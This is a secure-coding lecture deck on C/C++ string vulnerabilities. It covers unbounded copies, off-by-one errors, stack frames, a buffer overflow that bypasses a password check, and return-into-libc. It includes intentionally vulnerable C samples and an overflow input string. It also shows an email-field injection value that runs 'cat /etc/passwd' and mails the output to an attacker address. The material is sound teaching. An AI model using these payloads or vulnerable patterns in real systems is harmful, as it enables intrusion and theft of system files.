

Secure Coding in C and C++ *String Vulnerabilities*

Lecture 3



Acknowledgement: These slides are based on author Seacord's original presentation

Note

- Ideas presented in the book generalize but examples are specific to
 - Microsoft Visual Studio
 - Linux/GCC
 - 32-bit Intel Architecture (IA-32)





Issues

- **Strings**
 - Background and common issues
- Common String Manipulation Errors
- String Vulnerabilities
- Mitigation Strategies




Strings

- Comprise most of the data exchanged between an end user and a software system
 - command-line arguments
 - environment variables
 - console input
- Software vulnerabilities and exploits are caused by weaknesses in
 - string representation
 - string management
 - string manipulation



C-Style Strings

- Strings are a fundamental concept in software engineering, but they are not a built-in type in C or C++.



- C-style strings consist of a contiguous sequence of characters terminated by and including the first null character.
 - A pointer to a string points to its initial character.
 - String **length** is the number of bytes preceding the null character
 - The string **value** is the sequence of the values of the contained characters, in order.
 - The **number of bytes required** to store a string is the number of characters plus one (x the size of each character)



C++ Strings

- The standardization of C++ has promoted
 - the standard template class `std::basic_string`
 - and its `char` instantiation `std::string`
 - The `basic_string` class is less prone to security vulnerabilities than C-style strings.
- C-style strings are still a common data type in C++ programs
- Impossible to avoid having multiple string types in a C++ program except in rare circumstances
 - there are no string literals
 - no interaction with the existing libraries that accept C-style strings OR only C-style strings are used

Common String Manipulation Errors



- Programming with C-style strings, in C or C++, is error prone.
- Common errors include
 - Unbounded string copies
 - Null-termination errors
 - Truncation
 - Write outside array bounds
 - Off-by-one errors
 - Improper data sanitization

Unbounded String Copies



- Occur when data is copied from a unbounded source to a fixed length character array

```
1. int main(void) {  
2.     char Password[80];  
3.     puts("Enter 8 character password:");  
4.     gets(Password);  
        ...  
5. }
```

Copying and Concatenation



- It is easy to make errors when
 - copying and concatenating strings because
 - standard functions do not know the size of the destination buffer

```
1. int main(int argc, char *argv[]) {
2.     char name[2048];
3.     strcpy(name, argv[1]);
4.     strcat(name, " = ");
5.     strcat(name, argv[2]);
6.     ...
7. }
```

Simple Solution



- Test the length of the input using `strlen()` and dynamically allocate the memory

```
1. int main(int argc, char *argv[]) {
2.     char *buff = (char *)malloc(strlen(argv[1])+1);
3.     if (buff != NULL) {
4.         strcpy(buff, argv[1]);
5.         printf("argv[1] = %s.\n", buff);
6.     }
7.     else {
8.         /* Couldn't get the memory - recover */
9.     }
10. return 0;
11. }
```



C++ Unbounded Copy

- Inputting more than 11 characters into following the C++ program results in an out-of-bounds write:

```
1. #include <iostream.h>
2. int main(void) {
3.   char buf[12];
4.   cin >> buf;
5.   cout << "echo: " << buf << endl;
6. }
```



Simple Solution

```
1. #include <iostream.h>
2. int main() {
3.   char buf[12];
4.   cin.width(12);
5.   cin >> buf;
6.   cout << "echo: " << buf << endl;
7. }
```

The extraction operation can be limited to a specified number of characters if `ios_base::width` is set to a value > 0

After a call to the extraction operation the value of the `width` field is reset to 0



Null-Termination Errors

- Another common problem with C-style strings is a failure to properly null terminate

```
int main(int argc, char *argv[]) {
    char a[16];
    char b[16];
    char c[32];

    strncpy(a, "0123456789abcdef", sizeof(a));
    strncpy(b, "0123456789abcdef", sizeof(b));
    strncpy(c, a, sizeof(c));
}
```

Neither a[] nor b[] are properly terminated



From ISO/IEC 9899:1999

The **strncpy** function

```
char *strncpy(char * restrict s1,
               const char * restrict s2,
               size_t n);
```

- copies not more than **n** characters (characters that follow a null character are not copied) from the array pointed to by **s2** to the array pointed to by **s1***)
 - *Thus, if there is no null character in the first **n** characters of the array pointed to by **s2**, the result will not be null-terminated.



String Truncation

- **Functions that restrict the number of bytes are often recommended to mitigate against buffer overflow vulnerabilities**
 - `strncpy()` instead of `strcpy()`
 - `fgets()` instead of `gets()`
 - `snprintf()` instead of `sprintf()`
- **Strings that exceed the specified limits are truncated**
- **Truncation results in a loss of data, and in some cases, to software vulnerabilities**



Write Outside Array Bounds

```
1. int main(int argc, char *argv[]) {
2.     int i = 0;
3.     char buff[128];
4.     char *arg1 = argv[1];
5.     while (arg1[i] != '\0' ) {
6.         buff[i] = arg1[i];
7.         i++;
8.     }
9.     buff[i] = '\0';
10.    printf("buff = %s\n", buff);
11. }
```

Because C-style strings are character arrays, it is possible to perform an insecure string operation without invoking a function



Off-by-One Errors

- Can you find all the off-by-one errors in this program?

```
1. int main(int argc, char* argv[]) {
2.     char source[10];
3.     strcpy(source, "0123456789");
4.     char *dest = (char *)malloc(strlen(source));
5.     for (int i=1; i <= 11; i++) {
6.         dest[i] = source[i];
7.     }
8.     dest[i] = '\0';
9.     printf("dest = %s", dest);
10. }
```



Improper Data Sanitization

- An application inputs an email address from a user and writes the address to a buffer [Viega 03]

```
    sprintf(buffer,
            "/bin/mail %s < /tmp/email",
            addr
            );
```

- The buffer is then executed using the `system()` call.
- The risk is, of course, that the user enters the following string as an email address:


- `bogus@addr.com; cat /etc/passwd | mail some@badguy.net`

- [Viega 03] Viega, J., and M. Messier. *Secure Programming Cookbook for C and C++: Recipes for Cryptography, Authentication, Networking, Input Validation & More*. Sebastopol, CA: O'Reilly, 2003.

Program Stacks



- A program stack is used to keep track of program execution and state by storing
 - return address in the calling function
 - arguments to the functions
 - local variables (temporary
- The stack is modified
 - during function calls
 - function initialization
 - when returning from a subroutine




Stack Segment



- The stack supports nested invocation calls
- Information pushed on the stack as a result of a function call is called a frame

```
b() {...}
a() {
  b();
}
main() {
  a();
}
```



Stack Frames



- The stack is used to store
 - return address in the calling function
 - actual arguments to the subroutine
 - local (automatic) variables
- The address of the current frame is stored in a register (EBP on Intel architectures)
- The frame pointer is used as a fixed point of reference within the stack
- The stack is modified during
 - subroutine calls
 - subroutine initialization
 - returning from a subroutine

CS12

Subroutine Calls



- `function(4, 2);`

```
push 2
push 4
call function (411A29h)
```

Push 2nd arg on stack

Push 1st arg on stack

Push the return address on stack and jump to address

EIP = 00411A80 ESP = 0012FE0C EBP = 0012FEDC

EIP: Extended ESP: Extended EBP: Extended
Instruction Pointer Stack Pointer Base Pointer

Slide 22

rCs12 draw picture of stack on right and put text in action area above registers

also, should create gdb version of this

Robert C. Seacord, 7/6/2004

Subroutine Initialization



• `void function(int arg1, int arg2) {`

`push ebp`

Save the frame pointer

`mov ebp, esp`

Frame pointer for subroutine is set to current stack pointer

`sub esp, 44h`

Allocates space for local variables

EIP = 00411A29 ESP = 0012FD40 EBP = 0012FE00

EIP: Extended
Instruction Pointer

ESP: Extended
Stack Pointer

EBP: Extended
Base Pointer

Subroutine Return



• `return();`

Restore the stack pointer

`mov esp, ebp`

Restore the frame pointer

`pop ebp`

`ret`

Pops return address off the stack and transfers control to that location

EIP = 00411A87 ESP = 0012FE08 EBP = 0012FEDC

EIP: Extended
Instruction Pointer

ESP: Extended
Stack Pointer

EBP: Extended
Base Pointer

Return to Calling Function



```
• function(4, 2);  
push 2  
push 4  
call function (411230h)  
add esp,8
```

Restore stack
pointer

EIP = 00411A8A ESP = 0012FE10 EBP = 0012FEDC

EIP: Extended ESP: Extended EBP: Extended
Instruction Pointer Stack Pointer Base Pointer

Example Program




```
bool IsPasswordOK(void) {  
    char Password[12]; // Memory storage for pwd  
    gets(Password);    // Get input from keyboard  
    if (!strcmp(Password,"goodpass")) return(true); // Password  
        Good  
    else return(false); // Password Invalid  
}  
void main(void) {  
    bool PwStatus;           // Password Status  
    puts("Enter Password:"); // Print  
    PwStatus=IsPasswordOK(); // Get & Check Password  
    if (PwStatus == false) {  
        puts("Access denied"); // Print  
        exit(-1);             // Terminate Program  
    }  
    else puts("Access granted");// Print  
}
```

Stack Before Call to IsPasswordOK ()



EIP →

```
Code
puts("Enter Password:");
PwStatus=IsPasswordOK();
if (PwStatus==false) {
    puts("Access denied");
    exit(-1);
}
else puts("Access granted");
```




Stack During IsPasswordOK () Call



EIP →

```
Code
puts("Enter Password:");
PwStatus=IsPasswordOK();
if (PwStatus==false) {
    puts("Access denied");
    exit(-1);
}
else puts("Access granted");
```

```
bool IsPasswordOK(void) {
    char Password[12];
    gets(Password);
    if (!strcmp(Password, "goodpass"))
        return(true);
    else return(false)
}
```



Note: The stack grows and shrinks as a result of function calls made by IsPasswordOK(void)

Stack After IsPasswordOK () Call




Code

```

puts("Enter Password:");
PwStatus = IsPasswordOk();
EIP → if (PwStatus == false) {
    puts("Access denied");
    exit(-1);
}
else puts("Access granted");
    
```


Stack



What is a Buffer Overflow?



- A buffer overflow occurs when data is written outside of the boundaries of the memory allocated to a particular data structure



Buffer Overflows



- Buffer overflows occur when data is written beyond the boundaries of memory allocated for a particular data structure.
- Caused when buffer boundaries are **neglected** and **unchecked**
- Buffer overflows can be exploited to modify a
 - variable
 - data pointer
 - function pointer
 - return address on the stack

Smashing the Stack



- This is an important class of vulnerability because of their **frequency** and potential **consequences**.
 - Occurs when a **buffer overflow** overwrites data in the memory allocated to the execution stack.
 - Successful exploits can overwrite the **return address** on the stack allowing execution of **arbitrary code** on the targeted machine.

The Buffer Overflow 1



- What happens if we input a password with more than 11

* CRASH *



The Buffer Overflow 2



Stack

```

bool IsPasswordOK(void) {
    char Password[12];
    gets(Password);
    if (!strcmp(Password, "badprog"))
        return(true);
    else return(false)
}
    
```

EIP →

ESP →

Storage for Password (12 Bytes)	"123456789012"
Caller EBP – Frame Ptr main (4 bytes)	"3456"
Return Addr Caller – main (4 Bytes)	"7890"
Storage for PwStatus (4 bytes)	"\0"
Caller EBP – Frame Ptr OS (4 bytes)	
Return Addr of main – OS (4 Bytes)	
	...

The return address and other data on the stack is over written because the memory space allocated for the password can only hold a maximum 11 character plus the NULL terminator.

The Vulnerability



- A specially crafted string “1234567890123456j▶*!” produced the following result.

```

C:\WINDOWS\System32\cmd.exe
C:\BufferOverflow\Release>BufferOverflow.exe
Enter Password:
1234567890123456j▶*!
Access granted
C:\BufferOverflow\Release>
    
```

What happened ?

What Happened ?



- “1234567890123456j▶*!” overwrites 9 bytes of memory on the stack changing the callers return address skipping lines 3-5 and starting execution at line 6

Statement
1 puts("Enter Password:");
2 PwStatus=ISPasswordOK();
3 if (PwStatus == true)
4 puts("Access denied");
5 exit(-1);
6 }
7 else puts("Access granted");

Stack

Storage for Password (12 Bytes) "123456789012"
Caller EBP – Frame Ptr main (4 bytes) "3456"
Return Addr Caller – main (4 Bytes) "W▶*!" (return to line 7 was line 3)
Storage for PwStatus (4 bytes) "0"
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)

Note: This vulnerability also could have been exploited to execute arbitrary code contained in the input string.

Arc Injection (return-into-libc)



- Arc injection transfers control to code that already exists in the program's memory space
 - refers to how exploits insert a new arc (control-flow transfer) into the program's control-flow graph as opposed to injecting code.
 - can install the address of an existing function (such as `system()` or `exec()`), which can be used to execute programs on the local system
 - even more sophisticated attacks possible using this technique

Vulnerable Program




```
1. #include <string.h>
2. int get_buff(char *user_input){
3.     char buff[4];
4.     memcpy(buff, user_input, strlen(user_input)+1);
5.     return 0;
6. }
7. int main(int argc, char *argv[]){
8.     get_buff(argv[1]);
9.     return 0;
10. }
```

Exploit




- Overwrites return address with address of existing function
- Creates stack frames to chain function calls.
- Recreates original frame to return to program and resume execution without detection


Stack Before and After Overflow




get_buff() Returns




get_buff() Returns




get_buff() Returns




get_buff() Returns




f() Returns




f() Returns




f() Returns




f() Returns



